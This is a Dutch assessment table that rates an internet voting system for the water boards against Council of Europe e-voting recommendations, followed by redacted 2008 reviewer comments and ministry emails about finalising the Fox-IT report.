54. Het elektronische stemsysteem zal ervoor zorgen dat men geen informatie over de uitgebrachte stemmen kan verwerken in doelbewust gekozen deeleenheden waaruit men de keuzes van individuele kiezers zou kunnen afleiden.	Voldoet Conceptueel	Geen opmerkingen.
55. Elke vorm van decodering die noodzakelijk is om de stemmen te tellen zal zodra dit praktisch haalbaar is na het afsluiten van de stemperiode uitgevoerd worden.	Voldoet Conceptueel	Geen opmerkingen.
56. Bij het tellen van de stemmen zullen vertegenwoordigers van de bevoegde verkiezingsautoriteit in de mogelijkheid gesteld worden om aan de telling deel te nemen en elke waarnemer zal ... emogelijkheid hebben de telling waar te nemen.	Voldoet Conceptueel	Geen opmerkingen.

57. Er zal verslag opgemaakt worden van het optelproces van de elektronische stemmen, dat ook informatie zal bevatten over het begin en einde van de telling en over de personen die er bijbetrokken waren.	Voldoet Conceptueel	Geen opmerkingen.
58. Als er zich onregelmatigheden voordoen die de integriteit van stemmen beïnvloeden, zullen de betrokken stemmen als zodanig in het verslag opgenomen worden.	Voldoet Conceptueel	Geen opmerkingen.
VI. Controleerbaarheid (Audit)		
59. Het elektronische stemsysteem moet onderworpen kunnen worden aan een audit.	Voldoet	Geen opmerkingen.
60. De conclusies van het auditproces zullen verwerkt worden in toekomstige elektronische verkiezingen en referenda.	Niet van toepassing	Geen opmerkingen.
3. Appendix III - Technische vereisten		
A. Toegankelijkheid		
61. Er worden maatregelen getroffen die verzekeren dat de relevante software en diensten door alle kiezers gebruikt kunnen worden, en indien nodig, die toegang verschaffen tot alternatieve manieren om te stemmen. Toelichting: Om de toegankelijkheid en het bedieningsgemak te garanderen dient aandacht te worden gegeven aan verschillende gebruikersgerelateerde randvoorwaarden zoals leeftijd, taal,lichamelijke handicap en levenswijze.	Onbepaald Afhankelijk van implementatie	Dit hangt sterk af van de uiteindelijke implementatie. In (17) worden een aantal verbeterpunten genoemd die de toegankelijkheid en bedieningsgemak van de interface van het stemsysteem kunnen verbeteren. Dit rapport betreft echter een prototype van een oude versie van het systeem. Het ontbreekt aan documenten waaruit blijkt dat dit getest of geëvalueerd is voor de huidige versie. Zie ook opmerkingen bij aanbeveling 1, 3, 20 en 63.
62. Men dient gebruikers te betrekken bij het ontwerp van elektronische stemsystemen, in het bijzonder om beperkingen te identificeren en om het gebruiksgemak in elke belangrijke fase van het ontwikkelingsproces na te gaan. Toelichting: De werking van elektronische stemsystemen dient functioneel te zijnen geschikt voor de verschillende doelgroepen zonder onnodige complexe of buitensporige dure opties die slechts marginaal voordelen bieden.	Voldoet Conceptueel	Geen opmerkingen.
63. Gebruikers krijgen, indien vereist en mogelijk, bij komende voorzieningen ter beschikking gesteld, zoals speciale interfaces of andere equivalente hulpmiddelen, zoals persoonlijke begeleiding. Gebruikersvoorzieningen zullen zoveel mogelijk in overeenstemming zijn met de richtlijnen van de Web Accessibility Initiative (WAI). Toelichting: Om de toegankelijkheid van elektronische stemsystemen voorpersonen met een handicap zo groot mogelijk te maken, kan worden aangesloten bij bestaande initiatieven.	Onbepaald Afhankelijk van implementatie	Dit hangt sterk af van de uiteindelijke implementatie. Het ontbreekt aan documenten waaruit blijkt dat dit getest of geëvalueerd is voor de huidige versie. Bijvoorbeeld of deze voldoet aan de richtlijnen van de Web Accessibility Initiative (WIA). Zie ook opmerkingen bij aanbeveling 1, 3, 20 en 61.

64. Er zal bij de ontwikkeling van nieuwe producten rekeninggehouden worden met hun compatibiliteit met bestaande producten,inbegrepen die producten die technologieën gebruiken die ontworpen zijn om mensen met een beperking te helpen. Toelichting: Nieuwe versies van elektronische stemsystemen kunnen zo afwijkend zijn, dat deze niet meer aansluiten met in gebruik zijn de elektronische hulpmiddelen. Aansluiting bij internationale standaarden en eventueel het opstellen en bijhouden van een lijst met uitwisselbare systemen, apparatuur en elektronische hulpmiddelen kan bijdragen aan het voorkomen van dergelijke situaties.	Onbepaald Afhankelijk van implementatie	Dit hangt sterk af van de uiteindelijke implementatie. Het ontbreekt aan documenten waaruit blijkt dat dit getest of geëvalueerd is voor de huidige versie.
65. De presentatie van de stemkeuzes dient geoptimaliseerd te zijn voor de kiezer. Toelichting: Elektronische stemsysteem producten en -diensten moetenaangepast kunnen worden aan de beperkingen van de individuele gebruiker zonder afbreuk te doen aan de principes van gelijkwaardigheid (zie aanbeveling 47 t/m 49). Dit kan onder andere worden bereikt door een modulair ontwerp, het aanbieden van verschillende modellen stemmachines of wijzingen van opties op het systeem.	Onbepaald Afhankelijk van implementatie	Dit hangt sterk af van de uiteindelijke implementatie. Het ontbreekt aan documenten waaruit blijkt dat dit getest of geëvalueerd is voor de huidige versie.
B. Uitwisselbaarheid (Interoperabiliteit)		
66. Vrij toegankelijke standaarden zullen gebruikt worden om er voor te zorgen dat verschillende technische componenten ofdiensten van een elektronisch stemsysteem, mogelijk afkomstig van verschillende bronnen, met elkaar kunnen werken. Toelichting: Om combinaties van elektronische stemsystemen en elektronische hulpmiddelen van verschillende leveranciers te ondersteunen,moeten deze onderling uitwisselbaar zijn. Met name de in- en uitvoer van gegevens moet voldoen aan open standaarden.	Voldoet Conceptueel	Geen opmerkingen.
67. Op dit moment is de Election Markup Language (EML)standaard zo een vrij toegankelijke standaard en om interoperabiliteit te verzekeren zal EML indien mogelijk gebruikt worden voor toepassingen van een elektronische verkiezing of een elektronisch referendum. De beslissing over het gebruik van EML is een zaak van de lidstaten. De EML standaard geldig op het moment dat deze aanbeveling werd aangenomen en de ondersteunende documentatie zijn beschikbaar op de website van de Raad van Europa.	Niet van toepassing	Nederland heeft aangegeven bij de Raad van Europa dat er geen gebruik wordt gemaakt van EML.

68. In gevallen waarbij specifieke eisen gesteld worden aan verkiezings- of referendumgegevens zal een localiseringsprocedure gebruikt worden om aan deze noden tegemoet te komen. Dit laat toe om de te verstrekken informatie uit te breiden of te beperken, terwijlde compatibiliteit met de generische versie van EML toch behouden blijft. De aanbevolen procedure is om gestructureerde schema languages en pattern languages te gebruiken.	Voldoet Conceptueel	Geen opmerkingen.
C. Systeemwerking		
69. De bevoegde verkiezingsautoriteiten publiceren een officiële lijst van de bij een elektronische verkiezing referendum gebruikte software. Lidstaten kunnen er op veiligheidsgronden van afzien om databeveiligingsgronden in deze lijst op te nemen. De lijst zal minstens aangeven welke software gebruikt wordt, de versies, de datum van installatie en een korte omschrijving. Er zal een procedure voorzien worden om geregeld geactualiseerde versies en correcties van de relevante beveiligingssoftware te installeren. Het moet mogelijk zijn om op elke moment de beveiligingstoestand vande stemapparatuur na te gaan. Toelichting: Het is noodzakelijk dat verantwoordelijke instanties er zorg voordragen dat elektronische hulpmiddelen (hardware en software)actueel blijven met het oog op de voortschrijdende technologische ontwikkelingen. Eventuele aanpassing moeten gecertificeerd worden voordat deze doorgevoerd mogen worden. Het behouden van volledige transparantie is hierbij belangrijk. Exacte, volledige en actuele beschrijvingen van de elektronische stemsysteem componenten moeten worden gepubliceerd. De resultaten van de certificering moeten ten minste beschikbaar worden gesteld aan de verantwoordelijke autoriteiten, politieke groeperingen en, afhankelijk van wettelijke bepalingen, aan het publiek.	Voldoet	Geen opmerkingen.

70. Diegene die voor het beheer van de apparatuurverantwoordelijk zijn zullen een noodgevalprocedure opstellen. Alle back-upsystemen moeten aan dezelfde standaarden en vereisten voldoen als het originele systeem. Toelichting: Een elektronisch stemsysteem moet voldoen aan de hoogste mate van betrouwbaarheid. Daarom is het noodzakelijk dat procedures geformaliseerd zijn, zoals voor het omgaan met (technische)storingen, uitzonderlijke situaties en beveiligingsincidenten, en dat adequate middelen om problemen op te lossen beschikbaar zijn. Verkiezingsautoriteiten moeten een dienstenniveau (service level)definiëren voordat een stemsysteem wordt gebruikt. Op basis hiervan dienen risicoanalyses en mogelijke scenario's te worden opgesteld.	Voldoet Conceptueel	Geen opmerkingen.
71. Voldoende backup maatregelen zullen aanwezig en permanent beschikbaar zijn om een vlot verloop van de stemming te verzekeren. De betroffen medewerkers zullen klaarstaan om snel tussen te komen volgens een door de bevoegde verkiezingsautoriteiten opgestelde procedure.	Voldoet Conceptueel	Geen opmerkingen.
72. De verantwoordelijken voor de apparatuur gebruikenspeciale procedures om er voor te zorgen dat gedurende de kiesperiode de stemapparatuur en het gebruik ervan aan de vereisten voldoen. De backup diensten worden regelmatig voorzien van controleprotocollen.	Voldoet Conceptueel	Geen opmerkingen.
73. Voor elke verkiezing of referendum wordt de apparatuur gecontroleerd en goedgekeurd volgens een door de bevoegde verkiezingsautoriteiten opgesteld protocol. De apparatuur wordt gecontroleerd om er voor te zorgen dat ze voldoet aan de technische specificaties. De bevindingen worden aan de bevoegde verkiezingsautoriteiten voorgelegd. Toelichting: De verkiezingsautoriteiten, kandidaten en eventuele waarnemers moeten in staat zijn om het gehele of delen van het elektronische stemsysteem te laten inspecteren door een gespecialiseerde instantie. Hierbij moet onderscheid gemaakt worden in reguliere controles na afloop van de stemming (uitgevoerd door de organiserende instantie) en controles na wijzigingen aan het stemsysteem (uitgevoerd door een extern orgaan).	Voldoet Conceptueel	Geen opmerkingen.

74. Alle technische verrichtingen zijn onderhevig aan een formele controleprocedure. Alle belangrijke wijzigingen aan centraleapparatuur worden aangekondigd. Toelichting: Alle werkzaamheden aan hardware en software brengen risico's met zich mee. Deze risico's moeten tot een minimum beperkt worden,met name wanneer een stemsysteem in gebruik is. Geautomatiseerde procedures hebben de voorkeur. Beheer op afstand dient te worden beperkt. Gevalideerde werkprocedures dienen te worden gevolgd die het aantal geautoriseerde personen,om de werkzaamheden te verrichten, tot een minimum aantalbeperkt. Verificatie van iedere handeling moet worden uitgevoerd door ten minste twee gekwalificeerde personen die zijn gebonden aan een beveiligingsbeleid opgelegd door de bevoegde autoriteit. Bovendien moeten de electorale autoriteiten op de hoogte zijn gebracht van alle kritische aanpassingen op het stemsysteem.	Voldoet Conceptueel	Geen opmerkingen.
75. Centrale apparatuur voor elektronische verkiezingen of referenda wordt in een beveiligde zone geplaatst en die zone wordt gedurende de verkiezings- of referendumperiode beschermd tegen tussenkomsten van welke soort en persoon ook. Gedurende de verkiezings- of referendumperiode zal er een procedure voor herstelna een materiële ramp ter beschikking zijn. Bovendien worden alle data die na de verkiezing of referendum behouden blijft veilig opgeslagen. Toelichting: Centrale systemen moeten geïnstalleerd worden in een beveiligde en gecontroleerde omgeving waarbij de fysieke toegang beperkt is. Om adequaat te kunnen reageren op calamiteiten dient in een uitwijkmogelijkheid te worden voorzien. Indien relevant dienen alle verkiezingsgegevens te zijn opgeslagen op een veilige wijze, waarbij verschillende kopieën van de gegevens gemaakt worden op verschillende opslagmedia, en deze dienen op verschillende locaties bewaard te worden.	Voldoet Conceptueel	Geen opmerkingen.

76. Als er zich incidenten voordoen die de integriteit van het systeem in gevaar brengen brengen de verantwoordelijken voor het beheer van de apparatuur onmiddellijk de bevoegde verkiezingsautoriteiten op de hoogte, die de nodige stappen ondernemen om de gevolgen van het incident onder controle te brengen. De verkiezingsautoriteiten bepalen vooraf hoe erg een incident moet zijn om gerapporteerd te worden. Toelichting: (Beveiligings)incidenten moeten worden gemeld aan de bevoegde autoriteiten die o.a. verantwoordelijk zijn voor afhandeling in overeenstemming met de wet- en regelgeving, en dat politieke groeperingen en kiezers adequaat worden geïnformeerd indien relevant.	Voldoet Conceptueel	Geen opmerkingen.
D. Beveiliging **I. Algemene eisen** 77. Technische en organisatorische maatregelen worden getroffen om er voor te zorgen dat geen enkel gegeven permanentverloren gaat in geval van een systeemuitval of systeemfout in het elektronisch stemsysteem. Toelichting: Hoewel, afhankelijk van de fase in het verkiezingsproces, het elektronische stemsysteem gedurende een zekere periode niet beschikbaar mag zijn (downtime), dient rekening te worden gehouden met aanvallen van een kwaadwillende en moet een indicatie van de beschikbare reservecapaciteit van het stemsysteem worden aangegeven. Audit informatie moet voor alle fasen in het verkiezingsproces beschikbaar zijn.	Voldoet	Geen opmerkingen.
78. Het elektronisch stemsysteem waarborgt de privacy van de kiezer. De vertrouwelijkheid van de kieslijsten die in het elektronisch stemsysteem opgeslagen worden of door het systeem doorgegeven worden is gewaarborgd.	Conceptueel	De gebruikte crypografische methode blijft niet altijd onkraakbaar. Omdat de uitslag wordt gepubliceerd is er een moment (in de toekomst) waarbij de uitgebrachte stem is te herleiden naar een bepaalde kiezer (zie ook bevinding 5.1). De privacy van de kiezer wordt in dit geval niet voor altijd gewaarborgd zoals in deze aanbeveling wordt geëist. Zie ook aanbeveling 17.
79. Het elektronisch stemsysteem controleert regelmatig dat zijn onderdelen in overeenstemming met de technische specificaties functioneren en dat alle diensten beschikbaar zijn.	Voldoet Conceptueel	Geen opmerkingen.
80. Het elektronisch stemsysteem beperkt de toegang tot zijn diensten op basis van de identiteit of de rol van de gebruiker tot die diensten die expliciet toegekend zijn aan die gebruiker of rol. Authentisering van de gebruiker moet doorgevoerd zijn vooraleer enige actie ondernomen kan worden.	Voldoet Conceptueel	Geen opmerkingen.

81. Het elektronisch stemsysteem moet de authentiseringsdata zodanig beschermen dat onbevoegden deze data of delen ervan niet kunnen misbruiken, onderscheppen, modificeren of er anderszins kennis van kunnen nemen. In ongecontroleerde omgevingen is authentisering gebaseerd op cryptografische mechanismen aangewezen. Toelichting: Elektronische stemsystemen dienen een vorm van authenticatie enautorisatie te kennen voor de uitvoering van handelingen en in iedergeval voor toegang tot (verkiezing)gegevens.	Voldoet Conceptueel	Geen opmerkingen.
82. Er moet voor gezorgd worden dat de kiezers en de kandidaten eenduidig geïdentificeerd worden en dat geen verwisseling met andere personen mogelijk is. Toelichting: Unieke identificatie van een persoon moet ten minste plaatsvinden voor de bepaling van de kiesgerechtigheid. Maatregelen dienen te zijn getroffen om dubbele identiteiten te kunnen voorkomen in het kiezersregister. Ten minste een op identiteit gebaseerde authenticatie bij het registeren van de kiesgerechtigheid, de kandidaatstelling en het uitbrengen van een stem wordt aanbevolen.	Conceptueel	De kiezers worden geïdentificeerd op naam en adres. Dit is echter niet in alle gevallen voldoende. Er wordt in het stempakket geen extra onderscheidend kenmerk opgenomen zoals BSN nummer of geboortedatum. Bij stembiljetten met gelijke naam en adres is het zelfs mogelijk dat de stemmen onbedoeld ongeldig worden omdat de authenticatie, het geboortejaar, is verwisseld. Bijvoorbeeld vader en zoon hebben de zelfde naam en adres en krijgen beiden een stempakket. Omdat ze niet kunnen bepalen welke stempakket van wie is kunnen ze het verkeerde pakket gebruiken. Als ze dan via de post hun stem uitbrengen worden beide stemmen ongeldig gemaakt omdat de geboortejaar verkeert is ingevuld. Het ontbreekt aan documenten waaruit blijkt dat deze situatie uitgesloten wordt.
83. Elektronische stemsystemen genereren betrouwbare en voldoende gedetailleerde waarnemingsdata zodat kieswaarneming uitgevoerd kan worden. Het tijdstip waarop een gebeurtenis waarnemingsdata genereerde, zal nauwkeurig bepaalbaar zijn. De authenticiteit, beschikbaarheid en integriteit van de data blijft gewaarborgd.	Voldoet Conceptueel	Geen opmerkingen.
84. Het elektronisch stemsysteem beschikt over betrouwbaar gesynchroniseerde tijdsbronnen. De nauwkeurigheid van de tijdsbron zal voldoende zijn om tijdmarkeringen bij te houden voor auditsporen en waarnemingsdata, alsook voor tijdsgrenzen van registratie, nominatie, stemming en telling.	Voldoet Afhankelijk van implementatie	Geen opmerkingen.

85. De verkiezingsautoriteiten zijn globaal verantwoordelijk voor het naleven van deze beveiligingsvereisten, wat door onafhankelijke organen beoordeeld wordt. Toelichting: De verkiezingsautoriteiten zijn er voor verantwoordelijk dat het elektronische stemsysteem voldoet aan beveiligingstandaarden. Het aanwijzen van een onafhankelijke instelling om hierop toe te zien wordt aanbevolen om onbevangen te zijn t.a.v. zowel leveranciers als van politieke invloeden.	Voldoet Conceptueel	Geen opmerkingen.
II. Voorbereiding voor stemming		
86. De authenticiteit, beschikbaarheid en integriteit van de kiezerslijsten en kandidatenlijsten wordt gewaarborgd. De databron moet geauthentiseerd zijn. Dataprotectiebepalingen zullen gerespecteerd worden.	Voldoet Conceptueel	Geen opmerkingen.
87. Het moet vaststelbaar zijn of de nominatie van een kandidaat en, indien nodig, de beslissing van de kandidaat en/of de bevoegde verkiezingsautoriteit om de nominatie te aanvaarden gebeurd is binnen vooraf bepaalde tijdsgrenzen.	Voldoet Conceptueel	Geen opmerkingen.
88. Het moet vaststelbaar zijn dat kiezerregistratie gebeurd is binnen vooraf bepaalde tijdsgrenzen.	Voldoet Conceptueel	Geen opmerkingen.
III. Vereisten tijdens het stemmen		
89. De integriteit van data die uit de vorige fase doorgegeven wordt (bijv. kiezerslijsten en kandidatenlijsten) wordt gewaarborgd. De databron moet geauthentiseerd zijn.	Voldoet Conceptueel	Geen opmerkingen.
90. Er moet voor gezorgd worden dat het elektronischstem systeem een authentiek stembiljet aan de kiezer aanbiedt. In het geval van elektronisch stemmen op afstand wordt de kiezer geïnformeerd over de manieren waarop hij kan nagaan dat een verbinding met de officiële server is tot stand gekomen en dat het authentieke stembiljet aangeboden wordt.	Voldoet Conceptueel	Geen opmerkingen.
91. Het moet vaststelbaar zijn dat een stem is uitgebracht binnen vooraf bepaalde tijdsgrenzen.	Voldoet Conceptueel	Geen opmerkingen.
92. Er moet voldoende maatregelen getroffen worden om te verzekeren dat de systemen die door de kiezers gebruikt worden om hun stem uit te brengen beschermd zijn tegen invloeden die de stem kunnen wijzigen.	Voldoet Conceptueel	Er lijken voldoende maatregelen te zijn genomen.

93. Overblijvende informatie die de keuze van de kiezer bevat of de weergave van de keuze van de kiezer moet vernietigd worden na het uitbrengen van de stem. In het geval van elektronisch stemmen op afstand moet de kiezer geïnformeerd worden over hoe,voor zover mogelijk, sporen van zijn stem te verwijderen van het toestel dat gebruikt werd om de stem uit te brengen. Toelichting: Tijdens het stemmen kan het om technische redenen nodig zijn dat informatie over de keuze van de kiezer wordt vastgelegd op verschillende plaatsen binnen de gebruikte systemen. Het elektronisch stemsysteem dient zo te zijn ontworpen, dat restinformatie wordt verwijderd nadat een stem is uitgebracht. Hoewel dit aspect met name relevant is bij stemmen buiten gecontroleerde omgevingen, zoals kiezen op afstand, dient hiermee ook rekening te worden gehouden bij de inzet van stemmachines.	Conceptueel	Zie bevindingen 2.4, 3.3, 3.5, 3.7, 3.9. Zowel conceptueel strijdig met het ontwerp van RIES als problematisch in de implementatie.
94. Het elektronisch stemsysteem zal eerst nagaan of een gebruiker die probeert te stemmen een stemgerechtigde kiezer is. Het elektronisch stemsysteem zal de kiezer authentiseren en zal ervoor zorgen dat het toepasselijk aantal stemmen per kiezer wordt uitgebracht en opgeslagen in de elektronische stembus.	Voldoet Conceptueel	Geen opmerkingen.
95. Het elektronisch stemsysteem zorgt ervoor dat de keuze van de kiezer nauwkeurig wordt weergegeven in de stem en dat de verzegelde stem in de elektronische stembus afgeleverd wordt.	Voldoet Conceptueel	Geen opmerkingen.
96. Na het einde van de elektronische stemperiode mag geen kiezer meer toegang hebben tot het elektronisch stemsysteem. Maar de elektronische stembus moet voldoende lang open blijven voor het afleveren van elektronische stemmen om rekening te houden met vertragingen in het doorgeven van berichten over het elektronischstem kanaal.	Voldoet Conceptueel	Geen opmerkingen.
IV. Vereisten na het stemmen (stemopneming en vaststellen uitslag)		
97. De integriteit van data die uit de vorige fase doorgegeven wordt (bijv. kiezerslijsten en kandidatenlijsten) wordt gewaarborgd. De databron moet geauthoriseerd zijn. Toelichting: Herkomst en integriteit van verkiezingsgegevens, met name uitgebrachte stemmen, moeten kunnen worden vastgesteld. Hoewel dit kan geschieden door conventionele methoden zoals verzegelde enveloppen en koeriers, heeft het de voorkeur om ten minste elektronische beveiligingsmaatregelen te gebruiken.	Voldoet Conceptueel	Geen opmerkingen.

98. Het telproces telt nauwkeurig de stemmen. Het tellen van de stemmen moet herhaalbaar zijn. Toelichting: Het is belangrijk dat het tellen van de stemmen kan worden gereproduceerd op een ander systeem, betrokken van een andere leverancier. De betrouwbare werking van de stemmachine wordt getest als onderdeel van de goedkeuring.	Voldoet Conceptueel	Geen opmerkingen.
99. Het elektronisch stemsysteem waarborgt de beschikbaarheid en integriteit van de elektronische stembus en het resultaat van het telproces zo lang als nodig.	Voldoet Conceptueel	Geen opmerkingen.
E. Controleerbaarheid (Audit)		
I. Algemeen		
100. Het auditsysteem wordt ontwikkeld en uitgevoerd als onderdeel van het elektronisch stemsysteem. Audit mogelijkheden zijn aanwezig op verschillende niveaus van het systeem: logisch,technisch en op toepassingsvlak. Toelichting: Auditing is het onderzoeken van het verkiezingsproces met als doel het verschaffen van aanvullende zekerheid t.a.v. de verkregen resultaten. In ieder geval het stemmen, de stemopneming, het verzamelen van de resultaten en de uitslagberekening moeten kunnen worden onderzocht om de authenticiteit van de verkiezingsresultaten te bevestigen. Audit ingaan het elektronisch stemsysteem vereist integriteit en authenticiteit van de audit informatie en aan vertrouwen in de gebruikte auditsystemen. Het grootste gevaar schuilt in onopgemerkte aanvallen die de resultaten beïnvloeden. Onafhankelijke en uitgebreide bewaking,auditing, onderlinge verificatie en rapportage aan electoraleautoriteiten is kritisch voor een elektronisch stemsysteem. Elektronische stemsystemen moeten daarom audit mogelijkheden bieden voor alle belangrijke componenten en op verschillende niveaus (logisch, applicatie en technisch)	Voldoet Conceptueel	Geen opmerkingen.
101. Een volledige audit van een elektronisch stemsysteem omvat documentatie, waarnemings- en verificatievoorzieningen. Om tegemoet te komen aan deze vereisten moeten auditsystemen gebruikt worden met de eigenschappen van de vier punten hieronder.		Zie aanbeveling 102 t/m 112.
II. Documentatie		
102. Het auditsysteem is open en omvattend en rapporteert actief over potentiële problemen en gevaren.	Voldoet Conceptueel	Geen opmerkingen.

103. Het audit systeem zal tijdstippen, gebeurtenissen en acties documenteren, inclusief: a) alle stemgerelateerde informatie, inbegrepen het aantalstemgerechtigde kiezers, het aantal uitgebrachte stemmen, het aantal ongeldige stemmen, de tellingen en hertellingen, enz.; b) alle aanvallen op de werking van het elektronisch stemsysteem en zijn communicatie infrastructuur; c) systeemuitvallen, storingen en andere zaken die een bedreiging voor het systeem vormden.	Voldoet Conceptueel	Geen opmerkingen.
III. Toezicht		
104. Het auditsysteem laat toe toezicht te houden op een verkiezing of referendum en te verifiëren dat de resultaten en procedures in overeenstemming zijn met de geldende rechtsvoorschriften.	Voldoet Conceptueel	Geen opmerkingen.
105. Vrijgave van auditinformatie aan onbevoegden moet vermeden worden.	Voldoet Conceptueel	Geen opmerkingen.
106. Het auditsysteem waarborgt te allen tijde de anonimiteit van de kiezer.	Voldoet Conceptueel	Geen opmerkingen.
IV. Mogelijkheid tot verificatie		
107. Het auditsysteem beschikt over de mogelijkheid om de correcte werking van het elektronisch stemsysteem en de nauwkeurigheid van het resultaat na te gaan en te verifiëren, om kiezersfraude op te sporen en om te bewijzen dat al getelde stemmen authentiek zijn en dat alle stemmen geteld zijn.	Voldoet Conceptueel	Geen opmerkingen.
108. Het auditsysteem beschikt over de mogelijkheid om te verifiëren dat een elektronische verkiezing of elektronisch referendum voldeed aan alle geldende rechtsvoorschriften, met het doel te kunnen nagaan dat de resultaten een nauwkeurige weergave zijn van de authentieke stemmen.	Voldoet Conceptueel	Geen opmerkingen.
V. Overige		
109. Het auditsysteem is beschermd tegen aanvallen die opgeslagen gegevens in het auditsysteem corrumperen, wijzigen of laten verdwijnen.	Onbepaald Afhankelijk van implementatie	Dit hangt sterk af van de uiteindelijke implementatie. Het ontbreekt aan documenten waaruit blijkt dat dit getest of geëvalueerd is of wordt voor de huidige versie.
110. Lidstaten nemen gepaste maatregelen om er voor te zorgen dat de vertrouwelijkheid van alle informatie bekomen bij het doorvoeren van auditfuncties gewaarborgd wordt,	Niet van toepassing Niet technisch	

VI. Keuring en certificatie		
111. Lidstaten voeren certificatieprocedures in die toelatenom elke ICT-component (Information and CommunicationTechnology component) te testen en zijn conformiteit met de technische vereisten beschreven in deze aanbeveling te certificeren. Toelichting: Electorale autoriteiten moeten voorafgaande aan de stemming kunnen vaststellen dat het elektronische stemsysteem precies doet wat het behoort te doen. Vaststellen kan plaatsvinden variërend van testen tot formele certificering. Wanneer de complexiteit en omvang van de elektronische stemsystemen toenemen is een certificatieprocedure nodig.	Onbepaald Afhankelijk van implementatie	Er zijn diverse ketentesten gepland en uitgevoerd. Het ontbreekt aan documenten waaruit blijkt of de testcases correct zijn en/of ter zake doen bijvoorbeeld door een review van een onafhankelijke partij.
112. Om internationale samenwerking te bevorderen en omdubbel werk te vermijden kunnen lidstaten overwegen om hunrespectievelijke instanties te laten toetreden, als ze dat al niet gedaan hebben, tot relevante internationale samenwerkingsverbanden zoals European Cooperation for Accreditation (ECA), International Laboratory Accreditation Cooperation (ILAC), International Accreditation Forum (IAF) en andere gelijkaardige organen.	Niet van toepassing Niet technisch	Geen opmerkingen.

Opmerkingen [redacted] bij concept-rapport Fox-IT
15 juli 2008

Algemeen:

- rapport ziet er goed uit, is ook voor niet-deskundigen goed toegankelijk doordat de technische stukken steeds voorzien zijn van samenvattende tekstblokjes
- appendix met toetsing geeft ook goed beeld, interessant om naast document van Waterschapshuis te leggen.
- Nuancering over bruikbaarheid 112 aanbevelingen in 6.1 is terecht
- Laatste alinea van samenvatting (onderzoek is momentopname, sommige onderdelen waren nog niet te testen) mag wel prominenter, bv ook in conclusies. Is wel een belangrijke constatering, die we ook gaan benutten in de onderbouwing van het besluit van de stas, vermoed ik.

Bij de conclusies:

Ik denk dat het laatste discussiepunt op pag. 38 weg kan. In het Waterschapsbesluit wordt ervan uitgegaan dat bij identieke dubbele stemmen de stem 1 keer geteld wordt, bij niet-identieke stemmen van dezelfde kiezer is alles ongeldig. Dat wordt in de amvb helemaal uitgesplitst voor allerlei combinaties. Omdat de regelgeving poststemmen en internetstemmen onderscheidt, wordt in het geval een kiezer zowel een poststem als een internetstem uitbrengt op dezelfde kandidaat, wordt de briefstem ongeldig verklaard en geldt alleen de internetstem.

In het document nr 50 (RIES-2008:Design Information for purposes of evaluation) staat op pag. 13 het volgende over de verwerking van de stemmen:

c. In case of multiple valid vote pairs for this VnPID:
i. All from one source (internet or postal)?
1. Yes; in case all equal: mark first as countable vote with proper Cm, all others as duplications
2. No: mark all as invalid because of different votes
ii. All valid votes from two sources: mark all votes from the source with the lowest priority as overruled, process the votes of the source with the highest priority as described in the step Above.
Note: actual rules might be different to match legislation.

Dit is voor zo ver ik het overzie in overeenstemming met artikel 2.68, als de poststem gezien wordt als de stem met de lowest priority.

En dan nog een paar details:

- Pag 32: er zijn 26 waterschappen, geen 27.
- Pag 33: districten: wordt hier kiesdistricten bedoeld?
- Pag 49 bij punt 13 wordt verwezen naar aanbeveling 98. Ik zie daar niets relevants staan, klopt het nummer wel?

Van:
Verzonden: woensdag 16 juli 2008 9:32
Aan:
CC:
Onderwerp: RE: E-mail met bijlage (attachment): RAP_MinVenW_PR080099_internetstemmen waterschappen_2.0.ENC.pdf

Prima, doen we zo. Geen probleem om 12/8 een definitief rapport te hebben.

Op dit moment heeft het rapport trouwens nog de status 'vertrouwelijk', maar voor de definitieve versie is dat niet meer de bedoeling neem ik aan.

Is voor ons ook nog wel van belang - wij krijgen inmiddels ook wel vragen van (bijvoorbeeld) het platform voor informatiebeveiligers (pvib) om eens te komen vertellen over onze bevindingen. Voor ons leuk natuurlijk, dus dat willen we graag doen, maar sowieso pas nadat het rapport definitief is en niet zonder e.e.a. even met jullie af te stemmen.

-----Original Messa
From:
Sent: dinsdag 15 juli 2008 10:00
To:
Cc:
Sub ge (attachment):
RAP MinVenW PR080099 internetstemmen waterschappen_2.0.ENC.pdf

hartelijk dank, eerste indruk is goed, maar ik ga er nog even echt voor zitten en laat deze week nog van mij horen. De week erna ben ik ook nog op kantoor, dan vakantie. Tijdens mijn vakantie is Wino bereikbaar.

Gisteren hebben we en op bezoek gehad om even terug te blikken op het AO en afspraken te maken over de uitvoering van de toezeggingen (o.a. over het stemmen tellen). Voor beiden was het de eerste dag van hun vakantie, ze hadden dus erg weinig tijd om te reageren op jullie verhaal. Ook is nog niet terug van vakantie. Omdat de tijdsdruk na het AO toch wat afgenomen is, hebben we hun verzoek om meer reactietijd gehonoreerd. Vandaar de afspraak die [redacted] gisteren met je gemaakt heeft voor 7 augustus. Ik denk dat het het rapport alleen maar ten goede kan komen als [redacted] en [redacted] er nog goed naar kijken. Ze reageerden gisteren in ieder geval al meteen op de laatste bullet op pagina 4.

Op 19-8 spreekt de staatssecretaris met de verantwoordelijke bestuurders van de Unie van waterschappen. In verband met de voorbereiding van dat gesprek zouden wij jullie definitieve eindrapport op di 12 aug willen hebben. Ik neem aan dat dat wel lukt? Onze reactie krijg je deze week.
al ook reageren zodra hij terug is van vakantie.
is weer bereikbaar vanaf 5 augustus

Ik heb inmiddels opdracht gegeven het contract aan te passen: einddatum wordt 15 augustus.

-----Oors
Van:
Verzonden: maanda 14 juli

RAP MinVenW PR080099 internetstemmen waterschappen_2.0.ENC.pdf

<<RAP_MinVenW_PR080099_internetstemmen waterschappen_2.0.ENC.pdf>>
Beste [redacted],

Eindelijk klaar. :-)

Hierbij - met gepaste trots - het conceptrapport. Graag hoor ik jullie opmerkingen!

Van:
Verzonden: woensdag 6 augustus 2008 11:57
Aan:

CC:
Onderwerp: Uitnodiging voor gesprek over Resultaten Fox-IT inzake internetstemvoorziening waterschappen

Heren,

Morgen hebben we afspraak (om 10.00 uur in zaal F00.40) om met elkaar te spreken over de resultaten van het onderzoek van Fox-IT inzake internetstemvoorziening waterschappen. Bedoeling van de bijeenkomst is om een laatste check uit te voeren op de raportage van Fox-IT. Het gaat daarbij vooral om voorkomen van feitelijk onjuistheden in de rapportage. De bevindingen zijn en blijven verantwoordelijkheid van Fox-IT.

Ik stel de volgende agenda voor:

1. Opening
2. Korte toelichting van op het concept-rapport van Fox-IT
3. Bespreking op hoofdlijnen van de inhoud van het rapport
4. Bespreking van het rapport hoofdstuk voor hoofdstuk
5. Vervolgafspraken
6. Sluiting

groet,

